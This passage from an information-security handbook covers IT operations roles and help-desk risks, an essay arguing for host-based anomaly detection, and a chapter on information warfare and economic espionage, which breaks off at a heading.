Some of the documentation that must be provided includes inventory of equipment, location and configuration of hardware, networks, communications, storage, and support equipment. One firm recently had a major shutdown that lasted for several hours because an electrical circuit-breaker tripped and no one was able to find the electrical distribution panel that supplied the equipment.

A past incident log is often an excellent resource for an organization. It lists system failures, the actions taken, and people involved to correct the failures. Because certain failures may happen only occasionally and the same people may not be involved the next time there is a failure, an available listing of previous incidents and corrective procedures may dramatically reduce the time needed to repair this later failure. This document is also a valuable tool for the production support group, as we will review later in this chapter.

Operations

The Operations staff is responsible for the day-to-day operation and maintenance of a system. Whether the system is mainframe, client/server, PC based, or stand-alone, there needs to be personnel who are knowledge-

able about the system to ensure it is functioning properly, to perform maintenance and backup routines, upload patches and new configuration files, and schedule jobs, maintenance, and upgrades. These tasks may be performed by one group or a series of groups, depending on the size of the organization, the skill level of the staff, the risk involved, and the complexity of the network. Ideally, there still needs to be an exact series of checks and balances to ensure that all work is being done, that backups are performed (it is surprising how many times I have found instances where the backups encountered an error and had not run for several days and no one noticed)

Roles and Responsibilities within the Operations Area

The Operator

The operator is the person whose finger is on the pulse of the system. He or she is responsible for daily operations of the systems and applications, performing the routine maintenance work, and monitoring the system for failures, exceptions, and often balancing completed job runs to ensure correct completion.

The Scheduler

The scheduler's role in many organizations is to set up and coordinate jobs in preparation for execution. The scheduler is the person usually responsible for exceptional job runs or running tasks out of the ordinary job flow. The separation of scheduling and operations tasks allows a double check of the duties of the scheduler and, quite often, the scheduler is also tasked with double-checking the work of the operations group. It is imperative that all exception processing is documented and reviewed. When a job is run as an "override" or exception, the job may also need to be removed from the normal job stream so that it does not continue to run. All exceptions need to be submitted for approval and have backout or recovery procedures. A person knowledgeable about the exception should also be on call to ensure that recovery procedures can be enacted in the event of a failure.

The Librarian

The librarian is responsible for maintaining the various media that are entering or leaving production. Tapes, microfiche, CDs, DVDs, and reports may be passed between departments, business partners, regulatory agencies, clients, or vendors. The librarian is responsible to ensure that discarded media do not contain sensitive information, keeping an inventory of the various media and protecting the organization from corrupt or contaminated media. Distributing backup tapes to offsite storage and recovering aged backups for reuse are important tasks of the librarian. Finally, the librarian is usually responsible for moving updated programs and accompanying documentation into production, as one of the final steps in the change control process.

The Help Desk

One of the most visible activities of an operations group is the help desk, which in many cases provides a first-level support for the users. Often it is backed up with a second tier of support by applications or systems experts who respond to problems encountered that are beyond the skill of the help desk personnel or would require more time. The help desk is often the front line between the users and the information technology department. The responsiveness, availability, and friendliness of the help desk staff will often affect the overall attitude of the users to the IT department. Whether the users like or dislike systems and applications may be influenced by their interaction with the help desk. For that reason, continuous supervision of help desk functions should be utilized to gauge the attitude of the users and whether they feel that the help desk personnel are knowledgeable, helpful, and responsive.

The help desk requires specific training in social engineering. This department has tremendous power and privilege, and is often a target of manipulation by internal and external customers. One of the easiest methods of gaining unauthorized access to systems or data can be through cultivating a "friendship" with the help desk personnel. Access also may be gained through intimidation or coercion of help desk personnel and "bullying" them into providing an exception to the normal rules or procedures. A help desk is sometimes staffed by fairly low-paid and inexperienced personnel; oftentimes they are supporting personnel that they will never meet and at odd hours when managers or other experts may not be readily available. Therefore, care must be taken to set up procedures and workflows to assist the help desk personnel in executing their duties in a secure manner. If a person requires or demands some form of exception to the rules, the manner of approving this must be

established so that the help desk personnel are not forced or persuaded into breaking policy and jeopardizing operations.

One of the most common calls to a help desk is for password resets. This is a critically problematic area. Who is on the other end of the line? And how do we know that the person requesting the password reset is actually the true owner of the ID? Especially if the password is for an ID with high-level access, some form of controls must be set up to ensure that only the rightful owner of that ID can gain a password reset.

The help desk is often one of the last to know about a change to an application or system. This causes them grief when they begin to receive calls about an application they know nothing about. Therefore, help desk managers should be a part of all change control workflow so that they can ensure their staff is notified and trained on the new system prior to implementation. During a major revision to a system, it is good to have some applications or systems experts on call or even working in the help desk area to assist with problems and other questions.

All calls to a help desk should be logged and the logs reviewed regularly. Review of these logs may indicate problem areas or the need for training users or revising procedures to reduce repeated calls. This can also be put into a knowledge-based system to assist in answering future calls or in setting a menu option on an Integrated Voice Response (IVR) system. A help desk should also have a good communications system through phone and e-mail, including answering queues in case of high-traffic loads, and the ability to take messages instead of users reaching a busy or extended on-hold waiting period.

Production Support

Often closely related to the help desk function is a production support group. This group may operate as a second tier to the help desk, handling the production failures, user problems, and emergency fixes to applications. This group needs to be knowledgeable in systems, applications, programming, networks, security, and business unit requirements. Production support is often one of the first groups to learn about problems with applications, user interfaces, and external threats. In the event of a failure, production support should always review the actions taken by the response team. Thorough analysis may lead to better responses in the future, changes to procedures, but most importantly as a double check to detect errors in the recovery process. There have been several documented cases where an error made in the recovery process after hours should have been caught the following morning by production support, and yet, because this crucial double check was missing, it led to the failure of the entire corporation.

Production support is closely linked with quality assurance. When a change to an application, change to configurations, or new network connections are about to take place, production support should be aware of the changes and possibly review the changes to ensure that they are effective, complete, and follow organizational standards.

Monitoring of system activity is an important role of a production support group. Whereas the operators review at a level of job completion, error codes, etc., the production support personnel need to review CPU, bandwidth, and memory usage. Closely monitoring these activities may allow better forecasting of future resource needs so that equipment can be installed before availability becomes a concern, and some applications that are on the verge of failure due to insufficient resources may be provided additional support prior to a full-scale production failure. This data also assists in the scheduling of jobs so that production and maintenance windows can be maximized for ideal efficiency.

Incident Response

In the event of a system, application, communication, or peripheral component failure, the operations staff is commonly the first group to know of the failure. As mentioned before, this requires careful monitoring of network activity so that an abnormal condition is noticed as rapidly and identified as accurately as possible. Once identified, a proper and effective response is often detailed in procedural documentation. This may require notification of other departments, capturing of event information (for future analysis or forensic investigation), the alerting of key personnel, or the containment of the event through shutdowns or isolation.

Many operations are migrating toward automated alarm reporting or lights-out operations. These remove the reliance on the operators to be present or vigilant to detect abnormalities. These automated alerts may indicate anything from environmental problems such as fire or temperature, to network or hardware failures. These alarms need to be tested on a regular basis to ensure that they are functioning correctly and that they will alert the proper people. Often the call pattern for the alarm does not get changed when the personnel responsible for answering the alarm changes jobs.

All incidents should be documented so that analysis of the event can be performed. This will also permit the organization to learn from the event and establish new policies, countermeasures, or training to prevent future incidents.

Although operations staff may be familiar with recovery procedures, all recovery should be performed under the direct, careful supervision of skilled staff. This is similar to a medical setting where each person knows his or her limitations and a nurse, despite knowing the correct response, does not perform the responsibilities of a doctor. This allows checks and balances to prevent errors or omissions, or in some cases perhaps even malicious activity on the part of operations personnel.

Escalation procedures and guidelines should also be established. These will provide direction for operations staff about when and how to notify higher management of incidents. In most cases, it is best to notify too early rather than too late!

If the event is a major failure that will require extended recovery procedures, the operations room may become extremely busy and stressful. It is good to have conference rooms and communications set up nearby to permit the coordination of the recovery procedures without having overcrowded and poorly communicated facilities.

The operations group should also be represented on the Business Continuity Planning team. This team is responsible for continuity of business operations or recovery of operations in the event of a major failure to normal operations. The operations group should be knowledgeable about BCP plans and their role in a disaster. They also need to know the corporate priorities for recovery operations in the event that more than one system, application, or department is affected.

Supervision

Supervision is one of the most important factors in preventing, detecting, and mitigating errors, malfeasance, or other types of violations of policy, procedure, and operations. Because operations personnel have elevated authority and access to a system, they need extra oversight as a compensating control for this vulnerability. Quite often, many administrator and operator positions are considered entry-level jobs and the people in those positions may not be familiar with corporate policy, culture, loyalty, and regulations. They need frequent review and training to assist them in addressing their tasks securely and effectively. Because much of the effort for an operations group takes place after hours and during times of reduced network usage, the manager must also be prepared to attend the workplace and be available during off hours. This includes performing tests and drills after hours as well — fire, emergency response, network attack, etc.

Summary

Operations can be described as the heartbeat of most organizations today. For this reason, it requires careful maintenance, oversight, training, and coordination. When all of these factors are addressed, this department can be relied on to provide support and impetus for the organization — resulting in reliable processing, secure data handling, and the confidence of business units, business partners, users, shareholders, and regulatory groups.

Note

1. The author also likes to incorporate the condition of timing into the concept of least privilege — that is, that the user is granted the minimum amount of rights necessary to do his or her tasks for the shortest possible time.

Why Today's Security Technologies Are So Inadequate: History, Implications, and New Approaches

Steven Hofmeyr, Ph.D.

They grab headlines as they cut a wide swath of destruction through corporate America: viruses, worms (such as Code Red and Nimda), and hackers. The unfortunate fact is that even in organizations with extensive deployment of firewall, encryption, and intrusion detection systems (IDS), attacks still occur with alarming frequency. According to a Computer Security Institute/FBI survey of Fortune 1000 organizations that have suffered attacks, 91 percent had deployed firewalls and 61 percent had installed intrusion detection systems.

So, it is evident that although they provide some initial layers of protection for corporate systems, today's security tools have a distressing tendency to be several steps behind the latest exploits. This chapter explains why security technologies have evolved the way they have and describes the ways in which security systems need to adapt and change to meet the new demands of corporate information protection in the post-September 11 world.

Historical Perspective

Security for the first isolated mainframes focused primarily on physical access and the authentication and control of users. Experts believed that a provably correct security system could be built, based on the notion of a security kernel; that is, core security code that was verifiably secure. Confidence in this formal methods approach was so strong that researchers declared in 1973 that, "It is our firm belief that by applying these principles we can have secure shared systems in the next few years."[1] In the government's 1983 Orange Book, the most secure system is one that uses formal methods to prove the integrity of a "trusted code base." But these efforts failed because it is not possible to build a nontrivial, provably correct security system, any more than it is possible to write bug-free code.

In addition to security kernels, security teams in those days relied on monitoring user behavior. Audit systems collected extensive logs of user actions that human experts scanned periodically for potential threats. The emphasis was on accountability rather than on timely detection: if a compromise was detected, it was, by definition, an insider job. In the military/government context in which most computing took place, knowing which insiders were involved was key because they represented an ongoing threat to the organization.

With the increasing use of private networking, as well as the advent of the Arpanet and its evolution into the Internet in the late 1980s, it became possible for outsiders to penetrate computer systems. In addition, the interconnectedness of networked computers created a viable environment for new automated threats such as

worms. The most famous of these early automated threats was the Morris worm, which took down 25 percent of the Internet in 1988.

Security responses to these new threats continued to rely heavily on human expertise but there was a growing shift toward the network or perimeter, and away from the host, with such technologies as firewalls, which restrict network traffic, and network intrusion detection systems (NIDs), which scan network traffic for signatures of known attacks. However, these technologies are severely limited: firewalls cannot protect vulnerable applications that are legitimately accessed through the firewall, and NIDs suffer from notoriously high rates of false alarms and can only detect attacks already known to the signature writers.

Finally, another major source of security problems emerged with the advent of the desktop computer, which proved a fertile environment for viruses. Security solutions for protection against viruses focused on the host computer itself, in the form of anti-virus (AV) software. AV software maintains a database of virus signatures and scans files to determine if any are infected with known viruses. This technology is similar in principle to NIDs that use signatures and consequently has similar limitations; for example, it cannot detect new types of viruses. However, it is still successful at increasing the security of the desktop — the adoption of AV technology on the desktop is almost universal.

The Ever-Changing IT Landscape

Of course, the number of computers connected to the Internet continues to grow at a tremendous rate, and with this growth comes a dramatic increase in the numbers and types of threats. In particular, automated threats such as worms and e-mail viruses are on the rise. The notorious ILOVEYOU virus in 2000 is estimated to have affected upward of 10 million users and, more recently, the Code Red worm in 2001 infected over 150,000 systems in a mere 14 hours, resulting in billions of dollars in damages. In addition, the large number of vulnerable desktops connected to the Internet has encouraged distributed denial-of-service (DDoS) attacks, in which a collection of individual machines targets a single victim, bombarding it with traffic.

Not only are the numbers of connected computers increasing, but the patterns of connectivity are also changing. As more business is transacted over the Web, the boundaries between the "trusted" internal network and external networks are dissolving, requiring increasing use of encryption to protect communications in potentially hostile environments. Consequently, network-based security systems are becoming obsolete because they are predicated on the notion of a perimeter and need to scan the contents of network packets, which is not possible if the packets are encrypted.

In addition, today's IT environments are becoming exponentially more complex, incorporating a wider range of applications, middleware, and integration software. There are simply not enough experts to manage such complex systems, and experts cannot react fast enough to deal with the problems seen today. Meanwhile, few businesses today are as concerned about accountability as government organizations have been in the past. With mission-critical corporate data residing in vulnerable enterprise systems, today's corporations place a premium on prevention of attacks, rather than on catching or prosecuting the perpetrators after the fact.

From Human Expertise to Machine Intelligence

In response to these trends, security solutions are moving away from the network and back onto the host. Securing each host computer individually does not depend on defining a perimeter, and all processing of information can be done after traffic is decrypted at the host. Although this move back to the host is promising, other "old" ideas hold less potential. For example, just as in the days of mainframe computing, the security community is gravitating once again to the idea of "trusted" or "secure" systems, this time with a focus on trusted operating systems. Such operating systems attempt to put all applications and users into specific compartments and then limit functionality based on those compartments. However, if trusted computing could not be made to work in the single-machine mainframe era, it can hardly be expected to succeed now, in today's world of highly complex, interconnected, and vulnerable systems. The task of designing and verifying a set of policies for every variation of every application and operating system for any conceivable user requirement is, quite simply, infeasible.

What, then, is the answer? The security community must embrace a fundamental change in the way security systems are designed and built. A new security paradigm is needed, one based on machine intelligence, not human expertise. Security systems need to be self-aware, adaptive, and autonomous. They also need to focus

on prevention rather than just detection and source identification. Key to achieving these goals is the use of anomaly detection methods. With these methods, the computer security system observes the normal behavior of the computer to be protected, learns the profile of that normal behavior, and subsequently detects deviations (anomalies) from the profile that are indicative of attacks. The use of anomaly detection methods is the only way of detecting entirely new attacks; knowledge-based approaches that require knowing what the attacks look like beforehand will always fall short.

To ensure accuracy and avoid high false-alarm rates with anomaly detection, the system must monitor the appropriate characteristics. These characteristics should lead to a compact and stable profile under normal conditions but result in clear deviations from the normal profile during attacks. A poor choice of characteristic is exemplified by early research into anomaly detection that focused on user behavior. Users are inherently variable and thus any anomaly detection system profiling their behavior will generate masses of false alarms. A much better characteristic is paths through program code. If the program being profiled is a server, then its behavior is likely to be very consistent because servers repeatedly perform a few tasks and those tasks have predictable, regular code paths. The behavior of the server program is still driven by user behavior but that behavior is aggregated across many individuals and restricted through the program to a constrained, well-defined set of options.

Every anomaly detection system must have a training phase, during which the anomaly detection system develops a profile of normal behavior. In general, each system to be protected will exist in a different environment, with different configuration requirements and different usage patterns. These differences mean that it is essential for the anomaly detection system to learn the normal profile within each specific local environment. Moreover, even within a single system, the environment will vary over time. New software is added, old software is patched, configurations are changed, machines are removed or added, etc. Every time the system changes it has an effect on the normal profile of the system. Therefore, a key requirement of any useful anomaly detection system is the ability to adapt autonomously to changes in the environment. For example, each time a profiled program is updated to a more recent version, the anomaly detection system should "relearn" the normal behavior. The more similar the program's new behavior is to the old behavior, the more rapid the relearning; that is, the anomaly detection system does not need to throw away all the information it has previously learned.

Of course, the danger in making a system self-aware and more intelligent is that it becomes more difficult to understand what the system is doing and why. This is why any good anomaly detection system should have a comprehensive set of secondary analytics — additional information gathered about the anomaly that is not essential to detecting the anomaly. For example, it may be that anomalies are detected by simply monitoring program code paths, but when an unusual code path is reported, the network connections occurring at the time are also reported, to give a human operator more understanding of the anomaly. Secondary analytics can also be enhanced by the use of signatures, which can help humans understand the attacks through categorization of anomalies. This is different from traditional signature-based systems because the signatures are not used for detection, but only for informing human operators. In this way, the limitations and pitfalls of the signature-based approach are avoided.

Learning from History

A study of the history of computer security yields some guidelines that should be adhered to by any designer of a security technology for today's open, distributed, and highly interconnected systems.

- *Do not hard-code knowledge.* When designing security systems, people are often tempted to hard-code in their specific expertise about the problem at hand. For example, the designer might fervently believe that an application should never carry out a particular kind of behavior, and so hard-code in a restriction on that behavior. Succumbing to such temptations is shortsighted, destroys flexibility and adaptability, and is subject to human error and bias. It is well known in programming that hard-coding solutions to specific instances of a problem is a bad idea; the same applies to security.
- *Avoid the central weak point.* Designers like to have a system in which all information is gathered centrally at one point so that a human operator can control and monitor a large number of nodes from one location. This in itself is not a bad idea. However, placing too much dependence on the central location is. There is a trend today toward centralized correlation and analysis. Data is taken in from various sensors around the network, then analyzed and correlated in one location. If that one location should be compromised, then the entire security system will fail. The sensors themselves should be able to

react autonomously and independently so that even if the central location is compromised, they can continue to protect the network. And if correlation from multiple sensors is required, then this is more robust if done in a distributed peer-to-peer fashion.

- *There is no such thing as a trusted code base.* The resurgence of trusted operating systems is predicated on the belief in a trusted code base. In reality, there is no such thing. Only the most trivial, useless bit of code will be provably secure. Designers should operate under the assumptions that any part of the system is insecure and could be compromised. For example, across a set of distributed sensors, it must be assumed that some of them could be compromised or be in error. However, it can reasonably be assumed that not all of them will be compromised immediately, and so solutions can be designed that rely on voting and other forms of Byzantine agreement to isolate compromised sensors.
- *Profile actions, not data.* A detection system should monitor actions that are a consequence of an application receiving data, and not the data itself. Data, such as network packets, can be forged to look anomalous and flood a data-monitoring detection system with spurious alarms. Actions, by contrast, cannot be forged; if an action is successful, it means the system is truly vulnerable. Furthermore, it is difficult for a detection system to interpret data in exactly the same way as the application it is protecting. Errors in data interpretation are exploited by attackers to evade a detection system; for example, an attack can be hidden in fragmented packets if an NIDs does not properly reconstruct entire packets. Monitoring actions after the data has been interpreted by an application avoids this problem.
- *Do not compromise functionality for security.* A common mistake made when designing security systems is to focus on security measures, without regard to how those measures impact the functionality of the system being protected. The consequence is overly restrictive security systems. The problem with such overly restrictive systems is that legitimate users, in addition to attackers, find ways around the system. A good example is the firewall that restricts all access to and from the Internet, allowing only http traffic. This is sufficiently restrictive that nonmalicious users design their applications to run on top of http so that they can pass through firewalls. Consequently, more and more traffic is now running on top of http and the firewall is progressively more useless. Security systems must be designed with a clear regard for how they compromise functionality.

Summary

Today's computing world will never replicate the simplicity and central control of early mainframe environments; for better or worse, enterprise networks today are highly complex, interconnected, and vulnerable to automated and human threats. In moving away from the focus on accountability and the over-dependence on human expertise of past approaches, it is essential to embrace an automated, flexible, and highly adaptive approach — one that applies the best lessons from the past to consistently and reliably protect computing assets in the future.

A cornerstone of this new approach is anomaly detection systems that run on the host computers. These systems must be able to operate autonomously, monitoring appropriate characteristics to accurately profile normal and detect attacks, and using automated responses to stop attacks before they do harm. They should be able to adapt to legitimate changes with minimum human intervention. In addition, these anomaly detection systems should have comprehensive secondary analytics, including signature-based interpretation of anomalies. Of course, such systems will not guarantee security but, if implemented correctly, will raise security to a new level, taking a step ahead in the constant arms race between defender and attacker.

Information Warfare and the Information Systems Security Professional

Jerry Kovacich

Although the Cold War has ended, it has been replaced by new wars. These wars involve the use of technology as a tool to assist in conducting information warfare. It encompasses electronic warfare, techno-terrorist activities, and economic espionage. The term "information warfare" is being referred to as the twenty-first century method of waging war. The U.S., among other countries, is in the process of developing cyberspace weapons.

These threats will challenge the information security professional. The threats from the teenage hacker, company employee, and phreakers are nothing compared with what may come in the future. The information warfare warriors, with Ph.D.s in computer science backed by millions of dollars from foreign governments, will be conducting sophisticated attacks against U.S. company and government systems.

THE CHANGING WORLD AND TECHNOLOGY

The world is rapidly changing and, as the twenty-first century approaches, the majority of the nations of the world are entering the information age as described by Alvin and Heidi Toffler. As they discussed in several of their publications, nations have gone or are going through three waves or periods:

- The agricultural period, which according to the Tofflers ran from the time of humans to about 1745.
- The industrial period, which ran from approximately 1745 to the mid-1900s.
- The information period, which began in 1955 (the first time that white-collar workers outnumbered blue collar workers) to the present.

Because of the proliferation of technologies, some nations, such as, Taiwan and Indonesia, appear to have gone from the agricultural period almost directly into the information period. The U.S., as the information technology leader of the world, it is the most information systems-dependent country in the world and, thus, the most vulnerable.

What is meant by technology? Technology is basically defined as computers and telecommunications systems. Most of today's telecommunications systems are computers. Thus, the words telecommunications, technology, and computers are sometimes synonymous.

Today, because of the microprocessor, its availability, power, and low cost, the world is building the Global Information Infrastructure (GII). GII is the massive international connections of world computers that will carry business and personal communications, as well as those of the social and government sectors of nations. Some contend that it could connect entire cultures, erase international borders, support cyber-economies, establish new markets, and change the entire concept of international relations.

The U.S. Army recently graduated its first class of information warfare hackers to prepare for this new type of war. The U.S. Air Force, Army, and Navy have established information warfare (IW) centers. Military information war games are now being conducted to prepare for such contingencies.

INFORMATION AGE WARFARE AND INFORMATION WARFARE

Information warfare (IW) is the term being used to define the concept of twenty-first century warfare, which will be electronic and information systems driven. Because it is still evolving, its definition and budgets are unclear and dynamic.

Government agencies and bureaus within the Department of Defense all seem to have somewhat different definitions of IW. Not surprisingly, these agencies define IW in terms of strictly military actions; however, that does not mean that the targets are strictly military targets.

Information warfare, as defined by the Defense Information Systems Agency (DISA) is "actions taken to achieve information superiority in support of national military strategy by affecting adversary information and information systems while leveraging and protecting our information and information systems." This definition seems to apply to all government agencies.

The government's definition of IW can be divided into three general categories: offensive, defensive, and exploitation. For example:

- Deny, corrupt, destroy, or exploit an adversary's information or influence the adversary's perception (i.e, offensive).
- Safeguard the nation and allies from similar actions (i.e., defensive), also known as IW hardening.

- Exploit available information in a timely fashion to enhance the nation's decision or action cycle and disrupt the adversary's cycle (i.e., exploitative).

In addition, the military looks at IW as including electronic warfare (e.g., jamming communications links); surveillance systems, precision strike (e.g., if a telecommunications switching system is bombed, it is IW); and advanced battlefield management (e.g., using information and information systems to provide information on which to base military decisions when prosecuting a war).

This may be confusing, but many, including those in the business sector, believe that the term *information warfare* goes far beyond the military-oriented definition. Some, such as Winn Schwartau, author and lecturer, have a broader definition of IW and that includes such things as hackers attacking business systems, governments attacking businesses, even hackers attacking other hackers. He divides IW into three categories, but from a different perspective. He believes that IW should be looked at by using these categories:

- *Level 1: Interpersonal Damage*. This is damage to individuals, which includes anything from harassment, privacy loss, and theft of personal information, for example.
- *Level 2: Intercorporate Damage*. This is attacks on businesses and government agencies, which includes such things as theft of computer services and theft of information for industrial espionage.
- *Level 3: International and Intertrading Block Damage*. This relates to the destabilization of societies and economies, which includes terrorist attacks and economic espionage.

There seems to be more of the traditional, business-oriented look at what many call computer or high-tech crimes. By using the traditional government view of information warfare, the case can be made for Level 2 and Level 3 coming closest to the government's (i.e., primarily the Department of Defense) view of information warfare.

Then, there are those who tend to either separate or combine the term information warfare and information age warfare. To differentiate between these two terms is not that difficult. By using the Tofflers' thoughts about the three waves as a guide, as previously discussed information age warfare can be defined as warfare fought in the information age, with information age computer-based weapons systems, primarily dominated by the use of electronic and information systems. It is not this author's intent to establish an all-encompassing definition of IW, but only to identify it as an issue to consider when discussing information and information age warfare. Further, those information systems security professionals within the

government, and particularly those in the Department of Defense, will probably use any definition as it relates to military actions.

Those information systems security professionals within the private business sector (assuming that they were interested in using the term information warfare) would probably align themselves closer to Mr. Schwartau's definition. Those information systems security professionals within the private sector who agree with the government's definition would probably continue to use the computer crime terminology in lieu of Mr. Schwartau's definition.

The question arises if information warfare is something that the nongovernment business-oriented information systems security professional should be concerned about. Each information systems security professional must be the judge of that based on his or her working environment and also on how he or she see things from a professional viewpoint. Regardless, information warfare will grow in importance as a factor to consider, much as viruses, hackers, and other current threats must be considered.

The discussion of information warfare can be divided into three primary topics:

- Military-oriented war.
- Economic espionage.
- Technology-oriented terrorism (i.e., techno-terrorism).

MILITARY-ORIENTED WAR

The military technology revolution is just beginning. In the U.S., the military no longer drives technology as it once did in the 1930s through the 1970s. The primary benefactor of early technology was the government, primarily the Department of Defense (DoD), which in those early days of technology (e.g., ENIAC) the DoD had funding and the biggest need for technology. This was the time of both hot wars and the Cold War. The secondary benefactor was NASA (e.g., space exploration).

Between these government agencies, and to a lesser extent others, hardware and software products were developed with a derivative benefit to the private, commercial, and business sector. After all, these were expensive developments and only the government could afford to fund such research and development efforts. Today, the government has taken a back seat to the private sector. As hardware and software became cheaper, it became more cost effective for private ventures into technology research, development, and production. Now, technology is being business driven. Computers, microprocessors, telecommunications, satellites, faxes, video, software, networks, the Internet, and multimedia are just some of the technologies that are driving the information period. In the U.S., more than 95% of military communications are conducted over commercial systems.

In the next century, an increased use of technology will be used to fight wars. Stealth, surveillance, distance, and precision strike will be key concepts. As information age nations rely more and more on technology and information, these systems will obviously become the targets during information warfare.

The information warfare techniques are necessary due, in part, to economics. Every economics student learns about the "guns or butter" theory. It is believed that society cannot afford to adequately fund those programs that support society, while at the same time provide for a strong military structure. As the world continues to increase competitively the resources, for example, funding for expensive weapons systems, are competing with the resources needed to support society and the economic competition, which can also be considered as a type of warfare. Thus, commercial off-the-shelf (COTS), cheap, and secure weapons are being demanded.

Another important factor forcing the use of information warfare as a type of warfare is that the majority of civilized nations, because of world communications systems, can witness the death and destruction associated with warfare. They demand an end to such death and destruction. Casualties are not politically acceptable. Furthermore, as in the case of the U.S., why should a country continue to be destroyed and, then after peace is restored, spend billions of dollars to rebuild what had been destroyed? In information warfare, the death and destruction will be minimized, with information and information systems primarily being the target for destruction.

This new environment will cause these changes:

- Large armies will convert to smaller armies.
- More firepower will be employed from greater distances.
- Ground forces will only be used to identify targets and assess damages.
- A blurring of air, sea, and land warfare will occur.
- E-mail and other long-range smart information systems weapons will be available.
- Smaller and stealthier ships will be deployed.
- Pilotless drones will replace piloted aircraft.
- Less logistical support will be required.
- More targeting intelligence will be available.
- Information will be relayed direct from sensor to shooter.
- Satellite transmissions will be direct to soldier, pilot, or weapon.
- Military middle-management staff will be eliminated.
- Field commanders will access information directly from drones, satellites, or headquarters on the other side of the world.
- Friend or foe will be immediately recognized.

Technology, Menu-Driven Warfare

Technology is available that can build a menu-driven system, with data bases to allow the IW commanders and warriors to "point and click" to attack the enemy. For example, an information weapons system could provide these menu-driven computerized responses:

- Select a nation.
- Identify objectives.
- Identify technology targets.
- Identify communications systems.
- Identify weapons.
- Implement.

The weapons can be categorized as attack, protect, exploit, and support systems. For example:

- *IW-Network Analyses (Exploit).* Defined as the ability to covertly analyze networks of the adversaries to prepare for their penetration to steal their information and shut them down.
- *Crypto (Exploit and Protect).* Defined as the encrypting of U.S. and allies' information so that it is not readable by those who do not have a need to know; the decrypting of the information of adversaries is to be exploited for the prosecution of information warfare.
- *Sensor Signal Parasite (Attack).* Defined as the ability to attach malicious code (e.g., virus, worms) and transmit that signal to the adversary to damage, destroy, exploit, or deceive the adversary.
- *Internet-Based Hunter Killers (Attack).* Defined as a software product that will search the Internet, identify adversaries' nodes, deny them the use of those nodes, inject disinformation, worms, viruses, or other malicious codes.
- *IW Support Services (Services).* Defined as those services to support the preceding or to provide for any other applicable services, including consultations with customers to support their information warfare needs. These services may include modeling, simulations, training, testing, and evaluations.

Some techniques that can be considered in prosecuting information warfare include:

- Initiate virus attacks on enemy systems.
- Intercept telecommunications transmissions and implant code to dump enemy data bases.
- Attach a worm to enemies' radar signal to destroy the computer network.
- Intercept television and radio signals and modify their content.
- Misdirect radar and content.

- Provide disinformation, such as bushes that look like tanks and trees that look like soldiers.
- Information overload enemy computers.
- Penetrate enemies' GII nodes to steal or manipulate information.
- Modify maintenance systems information.
- Modify logistics systems information.

ECONOMIC ESPIONAGE: A FORM OF INFORMATION WARFARE

In looking at rapid technology-oriented growth, there are nations of haves and have-nots. There are also corporations that conduct business internationally and those that want to. The international economic competition and trade wars are increasing. Corporations are finding increased competition and looking for the competitive edge or advantage.

One way to gain the advantage or edge is through industrial and economic espionage. Both forms of espionage have been around since there has been competition. However, in this information age the competitiveness is more time-dependent, more crucial to success, and has increased dramatically, largely due to technology. Thus, there is an increased use of technology to steal that competitive advantage and, ironically, these same technology tools are also what is being stolen. In addition, more sensitive information is consolidated in large data bases on internationally networked systems whose security is questionable.

Definitions of Industrial and Economic Espionage

Industrial espionage is defined as an individual or private business entity sponsorship or coordination of intelligence activity conducted for the purpose of enhancing a competitor's advantage in the marketplace. According to the FBI, economic espionage is defined as: "Government-directed, sponsored, or coordinated intelligence activity, which may or may not constitute violations of law, conducted for the purpose of enhancing that country's or another country's economic competitiveness."

Economics, World Trade, and Technologies

What has allowed this proliferation of technologies to occur? Much of it was due to international business relationships among nations and companies. Some of it was due to industrial and economic espionage.

The information age has brought with it more international businesses, more international competitors, and more international businesses working joint projects against international competitors. This has resulted in more opportunities to steal from partners. Moreover, one may be a business partner on one contract while competing on another; thus, providing the opportunity to steal vital economic information. Furthermore, the

world power of a country, today, is largely determined by its economic power. Thus, in reality, worldwide business competition is viewed by many as the economic war. This world competition, coupled with international networks and telecommunications links, has provided more opportunities for more people such as hackers, phreakers, and crackers to steal information through these networks. The end of the Cold War has also made many out-of-work spies available to continue to practice their craft, but in a capitalistic environment.

Proprietary Economic Information

This new world environment makes a corporation's proprietary information more valuable than previously. Proprietary economic information according to the FBI is "…all forms and types of financial, scientific, technical, economic, or engineering information including but not limited to data, plans, tools, mechanisms, compounds, formulas, designs, prototypes, processes, procedures, programs, codes, or commercial strategies, whether tangible, or intangible… and whether stored, compiled, or memorialized physically, electronically, graphically, photographically, or in writing…". This statement assumes that the owner takes reasonable measures to protect it, and that it is not available to the general public.

A security association's survey taken among 32 corporations disclosed that proprietary information had been stolen from their corporations. These thefts included research, proposals, plans, manufacturing information, pricing, and product information. The costs to these corporations were substantially in terms of legal costs, product loss, administrative costs, lost market share, security cost increases, research and development costs, and loss of corporate image in the eyes of the public.

Economic Espionage Vulnerabilities

The increase in economic espionage is also largely due to corporate vulnerabilities to such threats. Corporations do not adequately identify and protect their information, nor do they adequately protect their computer and telecommunications systems. They do not have adequate security policies and procedures; employees are not aware of their responsibilities to protect their corporation's proprietary information. Many of the employees and also the management of these corporations do not believe that they have any information worth stealing or believe that it could happen to them.

Economic Espionage Risks

When corporations fail to adequately protect their information they are taking risks that will in all probability cause them to lose market share, profits, business, and also help in weakening the economic power of their country.

These are some actual cases of economic espionage:

- A foreign government intelligence service compiled secret dossiers of proprietary proposals of two companies from two other countries. Then, they gave that information to one of their country's companies, also bidding on the same contract. Their country's company won a billion dollar contract.
- A company contracted with a foreign government for a product. After disagreements, the government gave the proprietary information to one of their own companies.
- Foreign businessmen were arrested in a government agent sting operation for stealing proprietary information from their competitor.
- An employee of a U.S. microprocessor corporation admitted selling technology information from two companies where he had been employed. The information was alleged to have been sold to China, Iran, and Cuba.
- A foreign company, which could be a foreign government-fronted company, buys into a contract at a bid below its costs. They used the opportunity to steal technology information to be used by their country.

How Safe Are We? According to the International Trade Commission, the loss to U.S. industries due to economic espionage in 1987 was $23.8 billion and in 1989 was $40 billion. Today, these losses are projected to be over $70 billion. During the same time, the American Society for Industrial Security found that U.S. companies only spent an average of $15,000 per year to protect their proprietary information.

It was determined by one survey that only 21% of the attempted or actual thefts of proprietary information occurred in overseas locations, indicating that major threats are U.S. based. A CIA survey found that 80% of one country's intelligence assets are directed towards gathering information on the U.S. and to a lesser degree towards Europe. The FBI indicates that of 173 nations, 57 were actively running operations targeting U.S. companies and over 100 countries spent some portion of their funds targeting U.S. technologies. It was determined that current and former employees, suppliers, and customers are said to be responsible for over 70% of proprietary information losses. No one knows how much of those losses are due to foreign government-sponsored attacks.

Economic Espionage Threats

